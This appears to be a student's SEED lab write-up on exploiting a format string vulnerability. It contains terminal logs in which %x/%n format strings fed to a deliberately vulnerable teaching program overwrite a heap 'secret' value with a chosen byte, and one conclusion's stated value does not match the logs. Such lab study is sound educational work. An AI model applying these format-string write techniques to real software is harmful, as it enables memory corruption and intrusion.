
Conclusion: If we turn off the address randomization, comment the first scanf() and include an extra malloc to the secret value, we are able to exploit the format string vulnerability in the same way as Task 1. So far, the original and new secret values for secret[1] were 0x55. Now the secret[1] value is modified into 0x45. If we exclude the ‘|’ symbol in the format string, we could see the secret[1] value change accordingly to a different random value 0x3c. This value is not predetermined by attacker.

Modify the secret[1] value to a pre-determined value:

We run the program write_string.c again and give several %x format string along with 9 extra characters and include %n in the location where secret[1] value is present without '|'. It gives the output of the String length plus 4 we just entered. We run the vul_prog.c with mystring file as input and achieve the desired results.



```
[03/04/20]seed@VM:~$ ./write_string
%x1234%x%x5678%x%x%x90%x%x%x%n
The string length is 34
[03/05/20]seed@VM:~$ ./vul_prog < mystring
The variable secret's address is 0xbfffed34 (on stack)
The variable secret's value is 0x 804b018 (on heap)
secret[0]'s address is 0x 804b018 (on heap)
secret[1]'s address is 0x 804b01c (on heap)
Please enter a string
�bfffed381234b7fff918f0b5ff5678bfffed5e1c290bfffee54bf
ffed5e804b018
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x46
[03/05/20]seed@VM:~$
```



```
[03/04/20]seed@VM:~$ ./write_string
%x12%x%x5%x%x%x9%x%x%x%n
The string length is 28
[03/04/20]seed@VM:~$ ./vul_prog < mystring
The variable secret's address is 0xbfffed34 (on stack)
The variable secret's value is 0x 804b018 (on heap)
secret[0]'s address is 0x 804b018 (on heap)
secret[1]'s address is 0x 804b01c (on heap)
Please enter a string
�bfffed3812b7fff918f0b5ff5bfffed5e1c29bfffee54bfffed5e
804b018
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x40
[03/04/20]seed@VM:~$
```

Conclusion: If we turn off the address randomization, comment the first scanf() and include an extra malloc to the secret value, we are able to exploit the format string vulnerability in the same way as Task 1. So far, the original and new secret values for secret[1] were 0x55. Now the secret[1] value is modified into 0x46 by including 9 more characters along with %n. This value is predetermined by the attacker based on the number of characters given before %n format string.

References:

https://github.com/Catalyzator/SEEDlab/blob/master/FormatStringVulnerability.pdf

https://github.com/firmianay/Life-long-Learner/blob/master/SEED-labs/format_string-vulnerability-lab.md

https://github.com/aasthayadav/CompSecAttackLabs/blob/master/7.%20Format%20String%20Vulnerability/Lab%207%20Format%20String%20Vulnerability.pdf

https://www.geeksforgeeks.org/g-fact-31/

https://www.rapidtables.com/convert/number/hex-to-decimal.html